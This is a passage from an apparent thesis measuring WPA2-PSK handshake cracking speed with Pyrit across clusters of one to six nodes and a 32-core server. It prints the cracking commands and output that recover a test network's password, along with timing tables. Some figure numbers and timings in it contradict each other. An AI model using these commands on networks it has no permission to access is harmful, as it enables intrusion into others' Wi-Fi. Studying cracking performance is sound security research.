COPYING

root@nitlab:~/pyrit-0.4.0# pyrit -r wpa2cap-01.cap attack_batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 88 packets (88 802.11-packets), got 1 AP(s)

Picked AccessPoint e4:ce:8f:68:72:30 ('SoniaWPA2') automatically.
Attacking handshake with station 7c:c3:a1:a8:0b:ca
Tried 45453389 PMKs so far (50.4%); 17839269 PMKs per second.

The password is 'Apollonius'.

root@nitlab:~/pyrit-0.4.0#

```

Figure 5-43: Recover the password.

It takes only 04 seconds! “Tried 45453389 PMKs so far (50.4%); 17839269 PMKs per second’ . See Figure 5-43.



### 5.4.2 Attack\_passthrough

The second method of attack to the cap file is by using the the `attack_passthrough` command. It attack an EAPOL-handshake found in the packet-captur file(s) given by the option `-r` using the passwords read from the file given by the option `-i`. The options `-b` and `-e` can be used to specify the Access-Point to attack; it is picked automatically if both options are omitted. The password is written to the filename given by the option `-o` if specified.


For example:

```
pyrit -r test.pcap -b 00:de:ad:be:ef:00 \ -i words.txt attack_passthrough
```

The passthrough option is for not using any disk space. The hash's are computed on the fly with a wordlist and once finished nothing is saved and no disk space is used. We test it also in a cluster of two, three, four, five and six nodes.

#### 5.4.2.1 1 node

By using one node we take a benchmark of 1042.14 PMKs/s total. The `attack_passthrough` command finds the password “Apollonius” in 32 minutes. This is illustrated in Figure 5-44.



```
root@node030: ~/pyrit-0.4.0
root@node030:~/pyrit-0.4.0# pyrit -r wpa2cap-01.cap -i allwordlists.txt attack_passthrough
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 88 packets (88 802.11-packets), got 1 AP(s)

Picked AccessPoint e4:ce:8f:68:72:30 ('SoniaWPA2') automatically.
Tried 2080104 PMKs so far; 2598 PMKs per second.

The password is 'Apollonius'.
```

Figure 5-39: Running the `attack_passthrough` command in one node.

The actual results are shown in the following Table 5-4:

	1 NODE	
	1 <sup>η</sup> test	2 <sup>η</sup> test
benchmark	1042.14 PMKs/s total	--
Network- Clients	0 PMKs/s	--
av. PMKs/ sec	1479 PMKs per second	--
Crack(min)	32	--

Table 5-4: Features by running the attack\_passthrough command in one node.

#### 5.4.2.2 Cluster of 2 nodes

By using a cluster of two nodes we take a benchmark of 1672.5 PMKs/s total. The attack\_passthrough command finds the password in 16 minutes. The results are illustrated in Figure 5-45.

```

root@node030: ~/pyrit-0.4.0
root@node030:~/pyrit-0.4.0# pyrit -r wpa2cap-01.cap -i allwordlists.txt attack_passthrough
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 88 packets (88 802.11-packets), got 1 AP(s)

Picked AccessPoint e4:ce:8f:68:72:30 ('SoniaWPA2') automatically.
Tried 2080104 PMKs so far; 2598 PMKs per second.

The password is 'Apollonius'.

root@node030:~/pyrit-0.4.0# pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (1672.5 PMKs/s)... -

Computed 1672.46 PMKs/s total.
#1: 'CPU-Core (SSE2)': 552.1 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 553.5 PMKs/s (RTT 2.9)
#3: 'Network-Clients': 702.1 PMKs/s (RTT 6.8)
root@node030:~/pyrit-0.4.0#

root@node022: ~
self.server.scatter(self.uid, encoded_buf)
File "/usr/lib/python2.7/xmlrpclib.py", line 1224, in __call__
return self._send(self._name, args)
File "/usr/lib/python2.7/xmlrpclib.py", line 1578, in __request
verbose=self.__verbose
File "/usr/lib/python2.7/xmlrpclib.py", line 1264, in request
return self.single_request(host, handler, request_body, verbose)
File "/usr/lib/python2.7/xmlrpclib.py", line 1292, in single_request
self.send_content(h, request_body)
File "/usr/lib/python2.7/xmlrpclib.py", line 1439, in send_content
connection.endheaders(request_body)
File "/usr/lib/python2.7/httplib.py", line 954, in endheaders
self._send_output(message_body)
File "/usr/lib/python2.7/httplib.py", line 814, in _send_output
self.send(msg)
File "/usr/lib/python2.7/httplib.py", line 776, in send
self.connect()
File "/usr/lib/python2.7/httplib.py", line 757, in connect
self.timeout, self.source_address)
File "/usr/lib/python2.7/socket.py", line 571, in create_connection
raise err

```

Figure 5-40: Running the `attack_passthrough` command in a cluster of two nodes.

The actual results are shown in the following Table 5-5:

	NUMBER OF NODES 2 (CLUSTER)	
	1 <sup>st</sup> test	2 <sup>nd</sup> test
benchmark	1672.46 PMKs/s total	1722.42 PMKs/s total
Network- Clients	702.1 PMKs/s	715.7 PMKs/s
av. PMKs/ sec	2598 PMKs per second	2594 PMKs per second
Crack(min)	16	16

Table 5-5: Features by running the “`attack_passthrough`” command in two nodes.

By comparing the two tables we can see that the benchmarking process goes from 1042.14 PMKs/s total to 1672.46 PMKs/s total. While the computing power increases with 702.1 PMKs/s by adding the extra node. As can be seen there is a significant difference in time-cracking as it almost stays in half!

#### 5.4.2.3 A Cluster of 3 nodes

By using a cluster of three nodes we take a benchmark of 2618.40 PMKs/s total, see Figure 5-46.

```

root@node030: ~/pyrit-0.4.0
The password is 'Apollonius'.
root@node030:~/pyrit-0.4.0 vi ~/.pyrit/config
root@node030:~/pyrit-0.4.0 pyrit benchmark
pyrit 0.4.0 (C) 2008-2011 Lukas Lang http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Running benchmark (2618.4 PMKs/s)... /
Computed 2618.40 PMKs/s total.
#1: 'CPU-Core (SSE2)': 852.9 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 849.2 PMKs/s (RTT 2.0)
#3: 'Network-Clients': 1365.2 PMKs/s (RTT 3.5)
root@node030:~/pyrit-0.4.0 pyrit -r wpa2cap-01.cap -i allwordlists.txt attack_
passthrough
pyrit 0.4.0 (C) 2008-2011 Lukas Lang http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 51 packets (85 802.11-packets), got 1 AP(s)
Picked AccessPoint e41c1ff6817230 ('SoniaWPA2') automatically.
Time: 148079 PMKs so far, 9432 PMKs per second.

root@node032: ~
self.server.scatter(self.uid, encoded_buf)
File "/usr/lib/python2.7/asyncore.py", line 1224, in _call
return self._send(self._name, args)
File "/usr/lib/python2.7/asyncore.py", line 1578, in _request
verbose=self._verbose
return self.single_request(host, handler, request_body, verbose)
File "/usr/lib/python2.7/asyncore.py", line 1292, in single_request
self.send_content(b, request_body)
File "/usr/lib/python2.7/asyncore.py", line 1439, in send_content
connection.endheaders(request_body)
File "/usr/lib/python2.7/httplib.py", line 954, in endheaders
self._send_output(message_body)
File "/usr/lib/python2.7/httplib.py", line 814, in _send_output
self.send(msg)
File "/usr/lib/python2.7/httplib.py", line 774, in send
self._connect()
File "/usr/lib/python2.7/httplib.py", line 757, in _connect
self.timeout, self.source_address)
File "/usr/lib/python2.7/socket.py", line 571, in create_connection
raise err
error: [Errno 111] Connection refused
Serving 1 active clients: 1098 PMKs/s; 4.6 TPS

root@node023: ~/pyrit-0.4.0
self.server.scatter(self.uid, encoded_buf)
File "/usr/lib/python2.7/asyncore.py", line 1224, in _call
return self._send(self._name, args)
File "/usr/lib/python2.7/asyncore.py", line 1578, in _request
verbose=self._verbose
return self.single_request(host, handler, request_body, verbose)
File "/usr/lib/python2.7/asyncore.py", line 1292, in single_request
self.send_content(b, request_body)
File "/usr/lib/python2.7/asyncore.py", line 1439, in send_content
connection.endheaders(request_body)
File "/usr/lib/python2.7/httplib.py", line 954, in endheaders
self._send_output(message_body)
File "/usr/lib/python2.7/httplib.py", line 814, in _send_output
self.send(msg)
File "/usr/lib/python2.7/httplib.py", line 774, in send
self._connect()
File "/usr/lib/python2.7/httplib.py", line 757, in _connect
self.timeout, self.source_address)
File "/usr/lib/python2.7/socket.py", line 571, in create_connection
raise err
error: [Errno 111] Connection refused
Serving 1 active clients: 1098 PMKs/s; 4.5 TPS

```

Figure 5-41: Running the attack\_passthrough command in a cluster of three nodes.

The actual results are shown in the following Table 5-6:

	NUMBER OF NODES 3 (CLUSTER)	
	1 <sup>st</sup> test	2 <sup>nd</sup> test
benchmark	2618.40 PMKs/s total	2565.27 PMKs/s total
Network- Clients	1365.2 PMKs/s	1311.7 PMKs/s
av. PMKs/ sec	3691 PMKs per second	3560 PMKs per second
Crack(min)	10	10.5

Table 5-6: Features by running the "attack\_passthrough" command in three nodes.

By comparing the Table 5-5 and Table 5-6 we can see that the benchmarking process goes from 1672.46 PMKs/s total to 2618.40 PMKs/s total. While the computing power increases up to 1365.2 PMKs/s by adding the extra node. While we would expect the time cracking respectively to become half, this is reduced to 10 minutes. That's why the clients have to send the processed PMK/PTK back to the master server.

#### 5.4.2.4 A Cluster of 4 nodes

The benchmark of four nodes is 3240.61 PMKs/s total, as it is shown in Figure 5-47..

Figure 5-42: Running the attack\_passthrough command in a cluster of four nodes.

The actual results are shown in the following Table 5-7:

	NUMBER OF NODES 4 (CLUSTER)	
	1 <sup>st</sup> test	2 <sup>nd</sup> test
benchmark	3240.61 PMKs/s total	3600.78 PMKs/s total
Network- Clients	1969.2 PMKs/s	2084.2 PMKs/s
av. PMKs/ sec	4825 PMKs per second	4640 PMKs per second
Crack(min)	8	8

Table 5-7: Features by running the "attack\_passthrough" command in four nodes.

By comparing the Table 5-6 and Table 5-7 we can see that the benchmarking process goes from 2618.40 PMKs/s total to 3240.61 PMKs/s total. While the computing power increases up to 1969.2 PMKs/s by adding the extra node. While the time cracking is reduced only to 08 minutes. Here, also, the results of time cracking is not what we expected. We observe that the time decreases but it does not decreases respectively as the benchmark feature increases.

#### 5.4.2.5 A Cluster of 5 nodes

By using a cluster of five nodes as we can see in Figure 5-48 we take a benchmark of 4213.9 PMKs/s total.

```
root@node020:~/pyrit-0.4.0# pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (4213.9 PMKs/s)... /

Computed 4213.93 PMKs/s total.
#1: 'CPU-Core (SSE2)': 543.1 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 551.2 PMKs/s (RTT 3.0)
#3: 'Network-Clients': 2576.0 PMKs/s (RTT 1.9)
```

Figure 5-43: Running the `attack_passthrough` command in a cluster of five nodes.

The actual results are shown in the following Table 5-8:


	NUMBER OF NODES 5 (CLUSTER)	
	1 <sup>st</sup> test	2 <sup>nd</sup> test
benchmark	4266.15 PMKs/s total	4149.69 PMKs/s total
Network- Clients	2601.9 PMKs/s	2543.6 PMKs/s
av. PMKs/ sec	5871 PMKs per second	5588 PMKs per second
Crack(min)	6	6

Table 5-8: Features by running the “`attack_passthrough`” command in five nodes.

By comparing the Table 5-6 and Table 5-7 we can see that the benchmarking process goes from 3240.61 PMKs/s total to 4266.15 PMKs/s total. While the computing power increases up to 2601.9 PMKs/s by adding the extra node. The time cracking is reduced only to 06 minutes. That's why the clients have to send the processed PMK/PTK back to the master server. Which is a time-consuming process.

#### 5.4.2.6 A Cluster of 6 nodes

By using a cluster of six nodes we take a benchmark of 4950.33 PMKs/s. The `attack_passthrough` command finds the password in 5 minutes. See Figure 5-49.



```

root@node020: ~/pyrit-0.4.0

Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 88 packets (88 802.11-packets), got 1 AP(s)

Picked AccessPoint e4:ce:8f:68:72:30 ('SoniaWPA2') automatically.
Tried 2080104 PMKs so far; 7015 PMKs per second.

The password is 'Apollonius'.

root@node020:~/pyrit-0.4.0# pyrit benchmark\
> ^C
root@node020:~/pyrit-0.4.0# pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (4950.3 PMKs/s)... -

Computed 4950.33 PMKs/s total.
#1: 'CPU-Core (SSE2)': 547.9 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 539.8 PMKs/s (RTT 2.9)
#3: 'Network-Clients': 3445.2 PMKs/s (RTT 1.4)
root@node020:~/pyrit-0.4.0# pyrit -r wpa2cap-01.cap -i allwordlists.txt attack_p
assthrough

```

Figure 5-44: Running the `attack_passthrough` command in a cluster of six nodes.

The actual results of two tests are shown in the following Table 5-9:

	NUMBER OF NODES 6 (CLUSTER)	
	1 <sup>st</sup> test	2 <sup>nd</sup> test
benchmark	4499.12 PMKs/s total	4950.33 PMKs/s total
Network- Clients	3160.7 PMKs/s	3445.2 PMKs/s
av. PMKs/ sec	7015 PMKs per second	6877 PMKs per second
Crack(min)	5	5

Table 5-9: Features by running the *"attack\_passthrough"* command in six nodes.

By comparing the Table 5-8 and Table 5-9 we can see that the benchmarking process goes from 4266.15 PMKs/s total to 4499.12 PMKs/s total. We observe as the number of nodes increases the growth of benchmark decreases. The computing power increases up to 1969.2 PMKs/s by adding the extra node. While the time cracking is reduced only to 06 minutes. This is what bottlenecks the cracking speed. Remember that a single ASCII character consumes one byte. So, as you start cracking longer passwords, the master server has to send more data to the clients. Worse still, the clients have to send the processed PMK/PTK back to the master server. As the network grows, the number of passwords each additional node processes goes down, resulting in diminishing returns [30]. However by comparing this method to the other two methods of cracking it is the more effective than *attack\_db* in the case we do not have disk space and it is less time-consuming than the *aicrack -suite* method.

#### 5.4.2.7 A "Cluster 32-CPU Instance"

Secondly, we made our attack using a dedicated server called a "Cluster 32-CPU Instance" (see Figure 5-50). It consists of the following features:





Figure 5-50: The “Cluster 32-CPU Instance”.

- 96 GB RAM
- 32 Cores
- 64-bit platform
- I/O performance: 1 gigabit Ethernet
- API name: **HP ProLiant BL460c Gen9 Server Blade**

As we can see in the following figure 5-51 we are able to hit up to 14159.3 PMKs/s.

```

root@nitlab:~/pyrit-0.4.0# pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (14159.3 PMKs/s)... /

Computed 14159.25 PMKs/s total.
#1: 'CPU-Core (SSE2)': 475.7 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 474.2 PMKs/s (RTT 3.0)
#3: 'CPU-Core (SSE2)': 474.1 PMKs/s (RTT 3.0)
#4: 'CPU-Core (SSE2)': 477.5 PMKs/s (RTT 3.0)
#5: 'CPU-Core (SSE2)': 475.1 PMKs/s (RTT 3.0)
#6: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 3.0)
#7: 'CPU-Core (SSE2)': 475.7 PMKs/s (RTT 3.0)
#8: 'CPU-Core (SSE2)': 476.3 PMKs/s (RTT 3.0)
#9: 'CPU-Core (SSE2)': 474.7 PMKs/s (RTT 3.0)
#10: 'CPU-Core (SSE2)': 474.7 PMKs/s (RTT 3.0)
#11: 'CPU-Core (SSE2)': 476.1 PMKs/s (RTT 3.0)
#12: 'CPU-Core (SSE2)': 473.3 PMKs/s (RTT 3.0)
#13: 'CPU-Core (SSE2)': 476.4 PMKs/s (RTT 3.0)
#14: 'CPU-Core (SSE2)': 475.6 PMKs/s (RTT 3.0)
#15: 'CPU-Core (SSE2)': 475.1 PMKs/s (RTT 3.0)
#16: 'CPU-Core (SSE2)': 474.1 PMKs/s (RTT 3.0)
#17: 'CPU-Core (SSE2)': 475.4 PMKs/s (RTT 3.0)
#18: 'CPU-Core (SSE2)': 474.5 PMKs/s (RTT 3.0)
#19: 'CPU-Core (SSE2)': 475.4 PMKs/s (RTT 3.0)
#20: 'CPU-Core (SSE2)': 478.6 PMKs/s (RTT 3.0)
#21: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 3.0)
#22: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 2.9)
#23: 'CPU-Core (SSE2)': 476.3 PMKs/s (RTT 3.0)
#24: 'CPU-Core (SSE2)': 474.9 PMKs/s (RTT 3.0)
#25: 'CPU-Core (SSE2)': 476.6 PMKs/s (RTT 3.0)
#26: 'CPU-Core (SSE2)': 475.4 PMKs/s (RTT 3.0)
#27: 'CPU-Core (SSE2)': 475.8 PMKs/s (RTT 3.0)
#28: 'CPU-Core (SSE2)': 477.1 PMKs/s (RTT 2.9)
#29: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 3.0)
#30: 'CPU-Core (SSE2)': 474.0 PMKs/s (RTT 3.0)
#31: 'CPU-Core (SSE2)': 474.3 PMKs/s (RTT 3.0)
#32: 'CPU-Core (SSE2)': 473.9 PMKs/s (RTT 3.0)

```

Figure 5-51: Hit up to 14159.3 PMKs/s.

We install Pyrit 0.4.0 on our server.

It takes only 02:25 minutes! “Tried 2080104 PMKs so far (50.4%);”.

## Κεφάλαιο 6 Conclusion

### 6.1 CPU and Memory Usage

As we have seen with the use of six nodes the time-cracking is quite effective. However in a system we are interested in other features such as the memory usage and the cpu usage. It's important to configure monitoring and alerting so that you're aware of potential issues before they become critical enough to negatively impact application performance or availability. So, we test the usage of memory each time we add an extra node. The results are illustrated in the following Diagram 5-1:




Diagram 6-1: The memory used from the master- node by adding extra nodes.

We observe that by adding extra nodes in order to create a larger cluster the memory usage of the master-client is increased. The largest increase is observed when we are going from one to two nodes. Then, we can say that the memory usage is steadily growing by adding extra nodes.

Then, we test the cpu usage each time we add an extra node.




Diagram 6-2: The CPU usage from the master- node by adding extra nodes.

Unlike we observe in the Diagram 5-2 that the cpu usage from the master – client remains constant.

## 6.2 Comparison of the `attack_db` and `attack_passthrough` command

The use of a database is a powerful pyrit feature as guessing the password used in a WPA(2)-PSK key-negotiation is a computational-intensive task.

Pyrit can store ESSIDs, passwords/passphrases and their corresponding Pairwise Master Keys in a database which becomes valueable to have the pre-computed tables of

Pairwise Master Keys and ESSIDs. This dramatically reduces the amount of time needed to recover/guess this password since the hardest part has been done.

As we have seen in a cluster, clients can use multiple servers and each server can support multiple clients simultaneously. The `attack_db` command uses PMKS stored in a database. During the batch command the database is not distributed. The client transfer their workunits to the servers and the servers compute the results and send them back. Bandwidth is a problem: 10.000 PMKs/s require about 30 kb/s from the client to the server and about 300 kb/s from the server to the client.

For every node we add, the process speeds up by 10 000 to 30 000 PMKs/s. That's something not as significant as we expected, but it does demonstrate the effectiveness of distributing workloads across more machines than what any one person could procure on their own.

Also, supposing that the batching process is complete, it takes only seconds to reveal the password even if we use a cluster of two nodes.

On the other hand, the passthrough option is for not using any disk space. The hash's are computed on the fly with a wordlist and once finished nothing is saved and no disk space is used. As a result, it is not as time consuming as the `attack_db` command as it is free from the use of the batching process.

In the following Diagram 5-3 we see how the benchmark is growing as we add extra nodes during the **`attack_passthrough`** command:




Diagram 6-3: The *benchmark* during the **attack\_passthrough** command.

We observe that as we add extra nodes the “*benchmark*” feature is growing by 300 PMKs/s to 1,000 PMKs/s. The increase from first node to fifth is by 700 PMKs/s to 1,000 PMKs/s, that’s why we can say that the increase from first node to fifth node is growing linearly. However when we add the sixth node we observe a significant reduction in the “*benchmark*” feature!

Next we test the “*av. PMKs/sec*” feature. In the following Diagram 5-4 we see how the “*av. PMKs/sec*” feature is growing as we add extra nodes by using the **attack\_passthrough** command:




Diagram 6-4: The “*av. PMKs/sec*” during the **attack\_passthrough** command.

We observe that as we add extra nodes the “*av. PMKs/sec*” is growing by 1000 PMKs/s to 1.200 PMKs/s. By observing the diagram we can say that the increase from first node to sixth node is growing linearly.

At this point it is worth noting that the strength of the dictionary plays a huge factor in cracking the password. The dictionary list we uploaded into the database is consisted of simple dictionaries downloaded off the internet up to 8.3 gb. We can load as many as we can into our database, as we can use them in the future for other ESSIDs. We will just have to Batch them according to the new ESSIDS.

In the following Diagram 5-5 we see how the “*Network-Clients*” feature is growing as we add extra nodes during the **attack\_passthrough** command:

